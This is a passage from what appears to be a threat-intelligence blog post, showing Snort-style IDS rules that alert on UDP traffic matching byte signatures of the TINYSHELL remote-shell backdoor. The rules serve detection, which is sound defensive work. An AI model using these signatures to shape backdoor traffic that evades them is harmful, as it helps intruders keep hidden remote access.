limit,track by_src,count 1,seconds 3600; sid:1000002; rev:1; )

alert udp any any -> any any ( msg:"M_Backdoor_TINYSHELL_0b3330c0b41d1ae2";
dsize:>27; content:"|c5 c4 ec 4d|"; offset: 0; depth:4; content:"|a6 04 ed 83
92 46 ce 40 9a 34 8c 7b 5a d6 e5 0d|"; offset:12; depth:16; threshold:type
limit,track by_src,count 1,seconds 3600; sid:1000003; rev:1; )
```

Posted in

Threat Intelligence